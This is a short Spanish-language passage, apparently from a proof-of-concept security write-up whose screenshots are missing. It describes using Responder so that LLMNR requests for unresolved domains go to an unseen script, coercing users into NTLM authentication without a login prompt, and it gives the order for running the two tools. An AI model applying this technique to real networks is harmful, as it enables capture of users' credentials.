

poc


Además, se puede hacer con responder. Cualquier dominio no resuelto que emita una solicitud LLMNR será redirigido al script, permitiendo coaccionar a cualquier usuario en lugar de mostrar una ventana de autenticación NTLM usuario/contraseña. Para que funcione, ejecute primero el script y luego el responder.
